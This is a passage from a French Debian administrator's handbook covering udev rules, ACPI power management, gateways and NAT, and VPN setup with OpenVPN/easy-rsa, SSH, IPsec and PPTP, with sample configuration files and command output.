    ATTRS{manufacturer}=="USB Disk"
    ATTRS{product}=="USB Mass Storage Device"
    ATTRS{serial}=="M004021000001"
[...]
```

Pour constituer une ligne de règle, on peut employer des tests sur les variables du périphérique ainsi que celles d'un seul des périphériques parents. L'exemple ci-dessus permet par exemple de créer deux règles comme celles-ci:

```
KERNEL=="sd?", SUBSYSTEM=="block", ATTRS{serial}=="M004021000001", SYMLINK+="clef_usb
    ➥ /disk"
KERNEL=="sd?[0-9]", SUBSYSTEM=="block", ATTRS{serial}=="M004021000001", SYMLINK+="
    ➥ clef_usb/part%n"
```

Une fois ces règles placées dans un fichier nommé par exemple `/etc/udev/rules.d/010_local.rules`, il suffit de retirer puis réinsérer la clé USB. On peut alors constater que `/dev/clef_usb/disk` représente le disque associé à la clé USB et que `/dev/clef_usb/part1` est sa première partition.

POUR ALLER PLUS LOIN

Déboguer la configuration de *udev*

Comme beaucoup de démons, `udevd` enregistre des traces dans `/var/log/daemon.log`. Mais il n'est pas très verbeux par défaut et cela ne permet que rarement de comprendre ce qu'il fait. La commande `sudo udevadm control --log-priority=info` augmente le niveau de verbosité courant et résout ce problème. `udevadm control --log-priority=err` remet en place le niveau par défaut.

9.12. Gestion de l'énergie : Advanced Configuration and Power Interface (ACPI)

La question de la gestion de l'énergie reste souvent problématique. En effet, une mise en veille réussie requiert que les pilotes de tous les périphériques de l'ordinateur sachent se désactiver et surtout reconfigurer le périphérique au réveil. Malheureusement, il subsiste quelques périphériques incapables de bien se mettre en veille sous Linux car leurs constructeurs n'en ont pas fourni les spécifications.

Linux supporte le ACPI (Advanced Configuration and Power Interface), le standard le plus récent en matière de gestion de l'énergie. Le paquet *acpid* fournit un démon qui se met à l'écoute d'événements liés à la gestion de l'énergie (par exemple, le basculement d'un portable depuis sa batterie vers l'alimentation secteur) et qui peut exécuter diverses commandes en réponse.

CULTURE

Advanced Power Management (APM)


L'ancêtre d'ACPI est APM (*Advanced Power Management*). Debian continue de fournir `apmd` (l'équivalent de `acpid` dans le monde APM) mais le noyau Debian officiel ne gère plus APM ; il vous faudra donc utiliser un noyau personnalisé si vous avez réellement besoin d'APM (par exemple pour un vieil ordinateur).

ATTENTION

Carte graphique et mise en veille

Le pilote de la carte graphique est souvent celui qui pose problème lors de la mise en veille. En cas de souci, il convient donc de tester la dernière version du serveur graphique X.org.

Après ce survol des services de base communs à de nombreux Unix, nous nous focaliserons sur l'environnement dans lequel évoluent les machines administrées: le réseau. De nombreux services sont en effet nécessaires à son bon fonctionnement — nous vous proposons de les découvrir dans le chapitre qui suit.



Mots-clés

Réseau
Passerelle
TCP/IP
IPv6
DNS
Bind
DHCP
QoS

Chapitre

10 Infrastructure réseau

Linux profite du considérable héritage d'Unix dans le domaine des réseaux et Debian dispose de toute la panoplie des outils existants pour les créer et les gérer. Ce chapitre les passe en revue.

10.1. Passerelle

Une passerelle relie plusieurs réseaux entre eux. Ce terme désigne souvent la « porte de sortie » d'un réseau local, point de passage obligé pour atteindre toutes les adresses IP externes. La passerelle est connectée à chacun des réseaux qu'elle relie et agit en tant que routeur pour faire transiter les paquets IP entre ses différentes interfaces.

B.A.-BA

Paquet IP

Les réseaux employant le protocole IP pour échanger des informations fonctionnent par paquets : les données y circulent de manière intermittente dans des blocs de taille limitée. Chaque paquet contient, en plus des données, les informations nécessaires à son acheminement (ou routage).

B.A.-BA

TCP/UDP

TCP est un protocole permettant d'établir un flux de données continues entre deux points. Il repose sur IP, mais il permet aux programmes qui l'utilisent de faire abstraction des paquets eux-mêmes. Ces programmes ne voient qu'un point d'entrée dans lequel ils envoient des octets, ces octets ressortant sans perte (et dans l'ordre) au point de sortie. TCP compense en effet diverses erreurs qui peuvent apparaître au niveau réseau inférieur : les pertes de paquets déclenchent une retransmission et les données sont remises dans l'ordre le cas échéant (par exemple si tous les paquets n'empruntent pas le même itinéraire).

UDP est également un protocole qui repose sur IP, mais à la différence de TCP il reste orienté paquet. Il n'a pas les mêmes buts non plus : il ne s'agit ici que de faire passer un paquet d'une application à une autre. Le protocole ne cherche pas à corriger les éventuelles pertes de paquets sur le réseau, pas plus qu'il ne va s'assurer que les paquets sont remis à l'application destinataire dans l'ordre où ils ont été émis. On y gagne généralement en temps de latence, puisque la perte d'un paquet ne bloque pas la réception des paquets suivants jusqu'à la retransmission du paquet perdu.

TCP et UDP fonctionnent avec des ports, qui sont des points d'attache pour établir une connexion avec une application sur une machine. Ce concept permet d'avoir plusieurs communications différenciées avec le même interlocuteur, le numéro de port étant le critère distinctif.

Certains de ces numéros — standardisés par l'IANA (*Internet Assigned Numbers Authority*, ou autorité Internet d'attribution des numéros) — sont associés à des services réseau. Par exemple, le port 25 est généralement employé par le serveur de courrier électronique.

➨ `http://www.iana.org/assignments/port-numbers`

Lorsqu'un réseau local utilise une plage d'adresses privées (non routables sur Internet), la passerelle doit effectuer du *masquerading* (masquage d'adresses IP) pour que ses machines puissent communiquer avec l'extérieur. L'opération consiste à remplacer chaque connexion sortante par une connexion provenant de la passerelle elle-même (disposant, elle, d'une adresse valable sur le réseau externe) puis à faire suivre les données reçues en réponse à la machine ayant initié la

connexion. Pour mener à bien cette tâche, la passerelle dispose d'une plage de ports TCP dédiés au *masquerading* (il s'agit souvent de numéros de port très élevés, supérieurs à 60 000). Chaque nouvelle connexion issue d'une machine interne apparaîtra à l'extérieur comme provenant de l'un de ces ports réservés. Lorsque la passerelle reçoit une réponse sur l'un d'entre eux, elle sait à quelle machine la faire suivre.

CULTURE

Plages d'adresses privées

La RFC 1918 définit trois plages d'adresses IPv4 à ne pas router sur Internet, prévues pour un usage dans des réseaux locaux. La première, `10.0.0.0/8` (voir encadré « Rappels réseau essentiels (Ethernet, adresse IP, sous-réseau, *broadcast*...) » page 166), est une plage de classe A (contenant 2^{24} adresses IP). La deuxième, `172.16.0.0/12`, rassemble 16 plages de classe B (`172.16.0.0/16` à `172.31.0.0/16`) pouvant contenir chacune 2^{16} adresses IP. La dernière, `192.168.0.0/16`, est une plage de classe B (regroupant les 256 plages de classe C `192.168.0.0/24` à `192.168.255.0/24`, de 256 adresses IP chacune).

➨ `http://www.faqs.org/rfcs/rfc1918.html`

La passerelle peut également effectuer une traduction d'adresses réseau (*NAT*, ou *Network Address Translation*). Il en existe de deux types. Le *Destination NAT* (DNAT) est une technique pour altérer l'adresse IP (et/ou le port TCP ou UDP) destinataire d'une nouvelle connexion (généralement entrante). Le mécanisme de « suivi des connexions » (*connection tracking*) altérera aussi les autres paquets de la même connexion pour assurer la continuité de la communication. Son pendant, le *Source NAT* (SNAT), dont le *masquerading* est un cas particulier, altère l'adresse IP (et/ou le port TCP ou UDP) source d'une nouvelle connexion (généralement sortante). Comme pour le DNAT, le suivi des connexions gère de manière adéquate les paquets suivants. Il est à noter que ce mécanisme de NAT n'est pertinent que dans le cas d'IPv4 ; l'abondance d'adresses fait que le NAT n'est pas requis sur les réseaux IPv6, ce qui simplifie les configurations puisque chaque adresse est routée directement (ce qui ne veut pas dire qu'elle soit accessible, des coupe-feu pouvant filtrer le trafic en chemin).

B.A.-BA

Port forwarding

Le *port forwarding*, dont le principe est de rediriger (« faire suivre ») une connexion entrant sur un port donné vers un port d'une autre machine, se réalise facilement à partir d'une technique de DNAT. D'autres solutions techniques existent cependant pour obtenir un résultat similaire, notamment avec des redirections au niveau applicatif grâce à `ssh` (voir section 9.2.1.3, « Créer des tunnels chiffrés avec le *port forwarding* » page 211) ou `redir`.

Après la théorie, place à la pratique. Il est très facile de transformer un système Debian en passerelle : il suffit d'activer l'option adéquate du noyau Linux. On peut pour cela procéder par l'intermédiaire du système de fichiers virtuels */proc* :

```
# echo 1 > /proc/sys/net/ipv4/conf/default/forwarding
```

Pour activer cette option automatiquement à chaque démarrage, on positionnera dans le fichier `/etc/sysctl.conf` l'option net.ipv4.conf.default.forwarding à 1.

Ex. 10.1 *Fichier* `/etc/sysctl.conf`

```
net.ipv4.conf.default.forwarding = 1
net.ipv4.conf.default.rp_filter = 1
net.ipv4.tcp_syncookies = 1
```

Pour IPv6, on remplacera simplement ipv4 par ipv6 dans la commande et on modifiera la ligne net.ipv6.conf.all.forwarding dans `/etc/sysctl.conf`.

Activer le *masquerading* IPv4 est une opération plus complexe, nécessitant de configurer le pare-feu *netfilter*.

L'emploi du NAT (en IPv4) nécessite lui aussi de configurer *netfilter*. Comme il s'agit d'un élément logiciel dont la vocation première est de servir de filtre de paquets, il sera abordé dans le chapitre « Sécurité » (voir section 14.2, « Pare-feu ou filtre de paquets » page 412).

10.2. Réseau privé virtuel

Un réseau privé virtuel (*Virtual Private Network*, ou VPN) est un moyen de relier par Internet deux réseaux locaux distants via un tunnel (généralement chiffré pour des raisons de confidentialité). Souvent, cette technique sert simplement à intégrer une machine distante au sein du réseau local de l'entreprise.

Il y a plusieurs manières d'obtenir ce résultat. OpenVPN est une solution efficace et facile à déployer et maintenir, s'appuyant sur SSL/TLS. On peut également employer IPsec qui permet de chiffrer les communications IP entre deux hôtes, de manière transparente — c'est-à-dire que les applications fonctionnant sur ces hôtes n'ont pas besoin d'être modifiées pour tenir compte de l'existence du réseau privé virtuel. SSH offre également une fonctionnalité de VPN bien que cela ne soit pas son rôle premier. Enfin, il est possible de recourir au protocole PPTP de Microsoft. Ce livre négligera les autres solutions.

10.2.1. OpenVPN

Logiciel dédié à la création de réseaux privés virtuels, sa mise en œuvre implique la création d'interfaces réseau virtuelles à la fois sur le serveur VPN et sur le (ou les) client(s). Il gère aussi bien les interfaces tun (tunnel de niveau IP) que tap (tunnel de niveau Ethernet). Concrètement on emploiera des interfaces tun sauf lorsque l'on souhaite intégrer les clients VPN dans le réseau local du serveur par le biais d'un pont Ethernet (*bridge*).

OpenVPN s'appuie sur OpenSSL pour gérer toute la cryptographie SSL/TLS et assurer les fonctions associées (confidentialité, authentification, intégrité, non-répudiation). Il peut être configuré pour employer une clé secrète partagée ou pour exploiter des certificats X509 d'une infrastructure de clés publiques. Cette dernière configuration sera toujours privilégiée car plus souple pour gérer une population croissante d'utilisateurs nomades disposant d'un accès au VPN.

CULTURE

SSL et TLS

SSL (*Secure Socket Layer*) est un protocole inventé par Netscape pour sécuriser les connections aux serveurs Web. Plus tard il a été standardisé par l'IETF sous le nom de TLS (*Transport Layer Security*). TLS n'est rien d'autre que SSLv3 avec quelques corrections et améliorations.

Infrastructure de clés publiques easy-rsa

L'algorithme RSA est très employé en cryptographie à clé publique. Il permet de générer deux clés (une privée, une publique) étroitement liées dont les propriétés mathématiques sont telles qu'un message chiffré avec la clé publique ne peut être déchiffré que par le détenteur de la clé privée (on assure ainsi la confidentialité). Inversement, un message chiffré avec la clé privée peut être déchiffré par tout possesseur de la clé publique. Cela permet d'authentifier la provenance d'un message, on sait alors que ce dernier a été expédié par le propriétaire de la clé privée. Associé à une empreinte (MD5, SHA1 ou une variante plus récente), on obtient un mécanisme de signature d'un message quelconque. Une paire de clés (une privée et la publique correspondante) est appelée « biclé ».

Toutefois, n'importe qui peut créer une biclé et s'attribuer l'identité de son choix. Pour régler ce problème, le concept d'autorité de certification (CA, *Certificate Authority*) a été créé par le standard X.509. Il s'agit d'une entité disposant d'une biclé de confiance que l'on nomme « certificat racine ». Ce certificat va seulement être employé pour signer d'autres certificats après avoir vérifié l'identité qui y est inscrite. Toute application exploitant des certificats X.509 doit disposer d'un ou plusieurs certificats racines de confiance pour valider l'authenticité des certificats qui lui sont présentés.

OpenVPN ne fait pas exception à la règle. Pour éviter de payer (cher) les services d'une autorité de certification, il est possible de créer sa propre autorité de certification, interne à l'entreprise. Pour cela, OpenVPN propose d'employer *easy-rsa*, leur propre infrastructure de gestion de certificats X.509. Il s'agit d'un ensemble de scripts exploitant `openssl`, qu'on trouve dans `/usr/share/doc/openvpn/examples/easy-rsa/2.0/`.

Les administrateurs de Falcot décident de l'employer pour créer les certificats nécessaires, à la fois pour le serveur et pour les clients. La configuration de tous les clients sera ainsi a priori identique puisqu'il suffira de préciser à chacun qu'il ne doit accorder confiance qu'aux certificats signés par l'autorité de certification locale, celle de Falcot. Ils commencent par créer cette dernière ; pour cela, ils copient le répertoire contenant *easy-rsa* à un emplacement qu'ils contrôlent

et de préférence sur une machine non connectée au réseau afin de limiter les risques de vol de la clé privée de l'autorité de certification.

```
$ cp -r /usr/share/doc/openvpn/examples/easy-rsa/2.0 pki-falcot
$ cd pki-falcot
```

Ils placent les paramètres nécessaires dans le fichier `vars` et notamment ceux débutant par KEY_, puis ils les intègrent dans l'environnement :

```
$ vim vars
$ grep KEY_ vars
export KEY_CONFIG=`$EASY_RSA/whichopensslcnf $EASY_RSA`
export KEY_DIR="$EASY_RSA/keys"
echo NOTE: If you run ./clean-all, I will be doing a rm -rf on $KEY_DIR
export KEY_SIZE=2048
export KEY_EXPIRE=3650
export KEY_COUNTRY="FR"
export KEY_PROVINCE="Loire"
export KEY_CITY="Saint-Étienne"
export KEY_ORG="Falcot Corp"
export KEY_EMAIL="admin@falcot.com"
$ . ./vars
NOTE: If you run ./clean-all, I will be doing a rm -rf on /home/rhertzog/pki-falcot/
    ➥ keys
$ ./clean-all
```

Ils créent alors la biclé de l'autorité de certification (les fichiers `keys/ca.crt` et `keys/ca.key` sont créés au cours de cette opération) :

```
$ ./build-ca
Generating a 2048 bit RSA private key
..............................................++++++
.....................++++++
writing new private key to 'ca.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [FR]:
State or Province Name (full name) [Loire]:
Locality Name (eg, city) [Saint-Étienne]:
Organization Name (eg, company) [Falcot Corp]:
```

```
Organizational Unit Name (eg, section) []:
Common Name (eg, your name or your server's hostname) [Falcot Corp CA]:
Name []:
Email Address [admin@falcot.com]:
```

On peut alors créer un certificat pour le serveur VPN ainsi que les paramètres Diffie-Hellman nécessaires pour le côté serveur d'une connexion SSL/TLS. Le serveur VPN est identifié par son nom DNS vpn.falcot.com ; ce nom est employé dans les fichiers de clés générés (`keys/vpn.falcot.com.crt` pour le certificat public et `keys/vpn.falcot.com.key` pour la clé privée) :

```
$ ./build-key-server vpn.falcot.com
Generating a 2048 bit RSA private key
..............++++++
..........++++++
writing new private key to 'vpn.falcot.com.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [FR]:
State or Province Name (full name) [Loire]:
Locality Name (eg, city) [Saint-Étienne]:
Organization Name (eg, company) [Falcot Corp]:
Organizational Unit Name (eg, section) []:
Common Name (eg, your name or your server's hostname) [vpn.falcot.com]:
Name []:
Email Address [admin@falcot.com]:

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:
Using configuration from /home/rhertzog/pki-falcot/openssl.cnf
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
countryName           :PRINTABLE:'FR'
stateOrProvinceName   :PRINTABLE:'Loire'
localityName          :T61STRING:'Saint-\0xFFFFFFC3\0xFFFFFF89tienne'
organizationName      :PRINTABLE:'Falcot Corp'
commonName            :PRINTABLE:'vpn.falcot.com'
emailAddress          :IA5STRING:'admin@falcot.com'
```

```
Certificate is to be certified until Oct  9 13:57:42 2020 GMT (3650 days)
Sign the certificate? [y/n]:y


1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Data Base Updated
$ ./build-dh
Generating DH parameters, 2048 bit long safe prime, generator 2
This is going to take a long time
..............+.......+.................................++*++*++*
```

Il ne reste plus qu'à créer les certificats pour les clients du VPN, un par ordinateur ou personne autorisée à s'y connecter :

```
$ ./build-key PierreDurand
Generating a 2048 bit RSA private key
...............++++++
.............................++++++
writing new private key to 'PierreDurand.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [FR]:
State or Province Name (full name) [Loire]:
Locality Name (eg, city) [Saint-Étienne]:
Organization Name (eg, company) [Falcot SA]:
Organizational Unit Name (eg, section) []:
Common Name (eg, your name or your server's hostname) [PierreDurand]:Pierre Durand
Name []:
Email Address [admin@falcot.com]:pierre@falcot.com
[…]
```

Maintenant que tous les certificats ont été créés, il reste à les copier là où ils sont nécessaires : la clé publique du certificat racine (`keys/ca.crt`) se trouvera sur toutes les machines (serveur et clients), en `/etc/ssl/certs/Falcot_CA.crt`. Le certificat serveur s'installe uniquement sur le serveur (`keys/vpn.falcot.com.crt` en `/etc/ssl/vpn.falcot.com.crt` et `keys/vpn.falcot.com.key` en `/etc/ssl/private/vpn.falcot.com.key` avec des droits restreints pour que seul l'administrateur puisse le lire) accompagné des paramètres Diffie-Hellman

(`keys/dh2048.pem`) que l'on peut installer en `/etc/openvpn/dh2048.pem`. Chaque certificat client s'installe de manière similaire sur le client VPN correspondant.

Configuration du serveur OpenVPN

Par défaut, le script d'initialisation d'OpenVPN tente de démarrer tous les réseaux privés virtuels définis dans `/etc/openvpn/*.conf`. Pour mettre en place un serveur VPN, il suffit donc de déposer le fichier de configuration correspondant dans ce répertoire. On peut s'inspirer de `/usr/share/doc/openvpn/examples/sample-config-files/server.conf.gz`, une configuration serveur relativement standard. Il faut évidemment éditer les paramètres ca, cert, key et dh pour indiquer les emplacements retenus (/etc/ssl/certs/Falcot_CA.crt, /etc/ssl/vpn.falcot.com.crt, /etc/ssl/private/vpn.falcot.com.key et /etc/openvpn/dh2048.pem respectivement). La directive server 10.8.0.0 255.255.255.0 indique le sous-réseau employé par le VPN : le serveur dispose de la première IP (10.8.0.1) et les clients se voient attribuer le reste des adresses.

Dans cette configuration, l'interface réseau virtuelle n'est créée que lorsque OpenVPN est démarré et sera généralement nommée tun0. Comme le pare-feu est généralement configuré en même temps que les interfaces réseau réelles, et que cela se déroule avant le démarrage d'OpenVPN, il est souhaitable de créer une interface réseau virtuelle persistente à ce moment-là et de configurer OpenVPN pour faire usage de cette interface pré-existante. Cela permet en outre de choisir le nom donné à l'interface réseau. La commande `openvpn --mktun --dev vpn --dev-type tun` crée une interface réseau virtuelle nommée vpn et de type tun ; elle peut facilement s'intégrer au début du script de configuration du pare-feu ou dans dans une directive up de `/etc/network/interfaces`. Le fichier de configuration d'OpenVPN doit être mis à jour en conséquence avec les directives dev vpn et dev-type tun.

Sans mesures supplémentaires, les clients VPN n'ont accès qu'au serveur VPN, par l'intermédiaire de l'adresse IP 10.8.0.1. Pour donner accès au réseau local (192.168.0.0/24), il faut ajouter une directive push route 192.168.0.0 255.255.255.0 à la configuration d'OpenVPN afin que les clients VPN obtiennent automatiquement une route indiquant que le réseau en question est joignable par l'intermédiaire du VPN. En outre, il faut s'assurer que toutes les machines du réseau local aient une route indiquant que le réseau privé virtuel est accessible par l'intermédiaire du serveur VPN (c'est automatiquement le cas si le serveur VPN est installé sur la passerelle du réseau local). Alternativement, il faut configurer le masquerading sur le serveur afin que les connexions initiées par les clients apparaissent comme provenant du serveur VPN (voir section 10.1, « Passerelle » page 242).

Configuration du client OpenVPN

Pour mettre en place un client OpenVPN, il faut également déposer un fichier de configuration dans `/etc/openvpn/`. On pourra s'inspirer de `/usr/share/doc/openvpn/examples/`

`sample-config-files/client.conf` pour une configuration standard. La directive remote vpn.falcot.com 1194 indique l'adresse et le port du serveur OpenVPN. Les directives ca, cert et key doivent aussi être modifiées pour indiquer l'emplacement des différentes clés.

Si l'on ne veut pas que la connexion au VPN soit automatiquement mise en place au démarrage, on peut positionner AUTOSTART à none dans `/etc/default/openvpn`. On peut toujours démarrer/stopper une connexion VPN spécifique avec `/etc/init.d/openpvn start nom` et `/etc/init.d/openpvn stop nom` (la connexion *nom* correspond à celle définie dans `/etc/openvpn/nom.conf`).

Le paquet *network-manager-openvpn-gnome* est une extension de Network Manager (voir section 8.2.4, « Configuration réseau itinérante » page 170) lui permettant de gérer des réseaux privés virtuels OpenVPN. Chaque utilisateur peut ainsi configurer graphiquement une connexion à un VPN OpenVPN et la contrôler depuis l'icône de gestion du réseau.

10.2.2. Réseau privé virtuel avec SSH

Il existe en réalité deux méthodes pour établir un réseau privé virtuel à l'aide de SSH. La première, historique, consiste à établir une couche PPP au-dessus du lien SSH. Elle est documentée dans un HOWTO :

➡ http://www.tldp.org/HOWTO/ppp-ssh/

La seconde méthode est plus récente. OpenSSH permet en effet, depuis sa version 4.3, d'établir des interfaces réseau virtuelles (tun*) de part et d'autre d'une connexion SSH. Ces interfaces réseau peuvent alors être configurées exactement comme s'il s'agissait d'interfaces réseau locales. Il faut autoriser la création de tunnels en positionnant PermitTunnel à « yes » dans la configuration du serveur SSH (`/etc/ssh/sshd_config`). Lors de l'établissement de la connexion, il faut explicitement demander la création d'un tunnel en passant l'option -w any:any (on peut remplacer any par le numéro de périphérique tun désiré). Des deux côtés, l'utilisateur doit avoir les droits administrateur pour créer le périphérique réseau nécessaire (autrement dit, il faut se connecter en tant que root).

Quelle que soit la méthode choisie, l'établissement d'un réseau privé virtuel sur SSH est très simple à mettre en œuvre. En revanche, ce n'est pas le fonctionnement le plus efficace : il n'est pas adapté aux gros débits sur le réseau privé virtuel.

Concrètement, en encapsulant une pile de protocole TCP/IP dans une connexion TCP/IP (SSH), on emploie deux fois le protocole TCP (une fois pour le SSH proprement dit et une fois à l'intérieur du tunnel). Cela pose quelques problèmes, notamment à cause de la capacité de TCP à s'adapter aux conditions du réseau en variant les délais de *timeout* (délai maximal d'attente). Le site suivant détaille ces problèmes :

➡ http://sites.inka.de/sites/bigred/devel/tcp-tcp.html

On réservera donc l'utilisation de cette méthode aux tunnels établis ponctuellement et qui n'ont pas de fortes contraintes de performance.

10.2.3. IPsec

IPsec, le standard en matière de réseau privé virtuel IP, est nettement plus difficile à mettre en œuvre. Il est intégré au noyau Linux et, pour l'employer sous Debian, il suffit d'installer le paquet *ipsec-tools* recelant des outils complémentaires et de paramétrage. Sur le plan pratique, le fichier `/etc/ipsec-tools.conf` de chaque hôte abrite les paramètres de « tunnels *IPsec* » (ou *Security Association* dans le vocabulaire *IPsec*) le concernant et le script `/etc/init.d/setkey` offre le moyen d'établir (paramètre `start`) ou de stopper (`stop`) un tunnel. Chaque tunnel est une liaison sûre avec un autre hôte connecté au réseau privé virtuel. On peut constituer ce fichier manuellement en s'aidant de la page de manuel `setkey(8)`. Mais administrer un parc étoffé ainsi, en paramétrant explicitement, devient difficile car le nombre de tunnels augmente vite. L'installation d'un démon IKE (*IPsec Key Exchange*, échange de clés IPsec) comme *racoon*, *strongswan* ou encore *openswan* simplifie tout cela en centralisant l'administration et améliore la sécurité en organisant une rotation des clés employées.

Malgré son statut de référence, sa complexité de mise en œuvre restreint considérablement l'usage d'IPsec dans la pratique. On préférera généralement une solution à base d'OpenVPN lorsque les tunnels VPN nécessaires sont peu nombreux et n'évoluent pas régulièrement.

ATTENTION

IPsec* et *NAT

IPsec cohabite difficilement avec NAT sur un pare-feu. En effet, *IPsec* signant les paquets, toute modification de ceux-ci à la volée invalidera leur signature et les fera refuser. Les différentes implémentations d'*IPsec* proposent désormais la technique *NAT-T* (*NAT Traversal*, ou traversée de NAT), qui consiste à encapsuler le paquet *IPsec* dans un paquet UDP.

SÉCURITÉ

***IPsec* et pare-feu**

Le fonctionnement d'*IPsec* induit des échanges de données sur le port UDP 500 pour les échanges de clés (et aussi sur le port UDP 4 500 si NAT-T est employé). De plus, les paquets *IPsec* utilisent deux protocoles IP dédiés que le pare-feu doit aussi laisser passer : les protocoles numérotés 50 (ESP) et 51 (AH).

10.2.4. PPTP

PPTP (*Point-to-Point Tunneling Protocol*, ou protocole de tunnel en point à point) emploie deux canaux de communication, pour échanger respectivement des informations de contrôle et des données (ces dernières emploient le protocole GRE — *Generic Routing Encapsulation*, ou encapsulation de routage générique). Une connexion PPP standard s'établit sur le canal d'échange de données.

Configuration du client

Le paquet *pptp-linux* est facile à configurer. Les instructions suivantes sont inspirées de sa documentation officielle :

➨ http://pptpclient.sourceforge.net/howto-debian.phtml

Les administrateurs de Falcot ont créé plusieurs fichiers : `/etc/ppp/options.pptp`, `/etc/ppp/peers/falcot`, `/etc/ppp/ip-up.d/falcot` et `/etc/ppp/ip-down.d/falcot`.

Ex. 10.2 *Fichier* `/etc/ppp/options.pptp`

```
# Options PPP employées pour une connexion PPTP
lock
noauth
nobsdcomp
nodeflate
```

Ex. 10.3 *Fichier* `/etc/ppp/peers/falcot`

```
# vpn.falcot.com est le serveur PPTP
pty "pptp vpn.falcot.com --nolaunchpppd"
# la connexion s'identifiera comme utilisateur «vpn»
user vpn
remotename pptp
# la prise en charge du chiffrement est nécessaire
require-mppe-128
file /etc/ppp/options.pptp
ipparam falcot
```

SÉCURITÉ

MPPE

La sécurisation de PPTP recourt à MPPE (*Microsoft Point-to-Point Encryption*, ou chiffrement point à point de Microsoft), fonctionnalité intégrée sous forme de module dans les noyaux Debian officiels.

Ex. 10.4 *Fichier* `/etc/ppp/ip-up.d/falcot`

```
# Créer la route vers le réseau local de Falcot
if [ "$6" = "falcot" ]; then
  # 192.168.0.0/24 est le réseau distant chez Falcot
  route add -net 192.168.0.0 netmask 255.255.255.0 dev $1
fi
```

Ex. 10.5 *Fichier* `/etc/ppp/ip-down.d/falcot`

```
# Supprimer la route vers le réseau local de Falcot
if [ "$6" = "falcot" ]; then
  # 192.168.0.0/24 est le réseau distant chez Falcot
  route del -net 192.168.0.0 netmask 255.255.255.0 dev $1
fi
```

